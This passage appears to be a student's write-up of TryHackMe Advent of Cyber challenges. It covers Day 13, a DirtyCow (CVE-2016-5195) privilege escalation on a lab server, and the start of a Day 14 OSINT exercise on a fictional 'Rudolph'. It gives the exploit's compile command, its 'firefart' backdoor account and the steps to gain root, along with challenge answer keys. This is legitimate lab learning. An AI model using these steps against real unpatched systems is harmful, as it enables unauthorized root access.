
Q3: What distribution of Linux and version number is this server running?

A3: Ubuntu 12.04



Q4: Who got here first?

A4: Grinch




Q5: What is the verbatim syntax you can use to compile, taken from the real C source code comments?

A5: gcc -pthread dirty.c -o dirty -lcrypt


Q6: What "new" username was created, with the default operations of the real C source code?

A6: firefart




Q7: What is the MD5 hash output?

A7: 8b16f00dd3b51efadb02c1df7f8427cc



Q8: What is the CVE for DirtyCow?

A8: CVE-2016-5195



Thought Process/Methodology:

First, I open the terminal and type in ‘mkdir aoc_day13’ and change directory into it. Next, I type in ‘nmap [IP address]’. After nmap is done, it shows an running old, deprecated protocol and service. Then, I key in ‘telnet [IP address]’ and it shows the username and credential. I logged into Santa’s account and type in ‘cat /etc/*release’, then it shows the distribution of Linux and version number that this server is running. Afterwards, I go to ‘https://dirtycow.ninja/’ and go into ‘view exploit’. I copy the content of dirty.c and use the command nano to create and write a txt with the copied content. I use ls to check the directories and it shows christmas.sh, cookies_and_milk.txt and dirty.c. Next, I use ‘gcc -pthread dirty.c -o dirty -lcrypt’ to compile. Then, I change the directory into dirty and enter the new password. After that, I type in ‘su firefart’ and key in the password I entered just now. Next, I change directory into root, and use command ls to see what’s inside the directory, and I find message_from_the_grinch.txt. I use the command cat on the txt. Afterwards, I type in ‘touch coal’, ‘tree’, ‘tree | md5sum’ and it shows the MD5 hash output.


Day 14: OSINT - Where's Rudolph?

Tools used: Kali Linux, Chrome

Solution/walkthrough:


Q1: What URL will take me directly to Rudolph's Reddit comment history?

A1: https://www.reddit.com/user/IGuidetheClaus2020/comments/




Q2: According to Rudolph, where was he born?

A2: Chicago




Q3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?

A3: May



Q4: On what other social media platform might Rudolph have an account?

A4: Twitter




Q5: What is Rudolph's username on that platform?

A5: IGuideClaus2020


Q6: What appears to be Rudolph's favorite TV show right now?

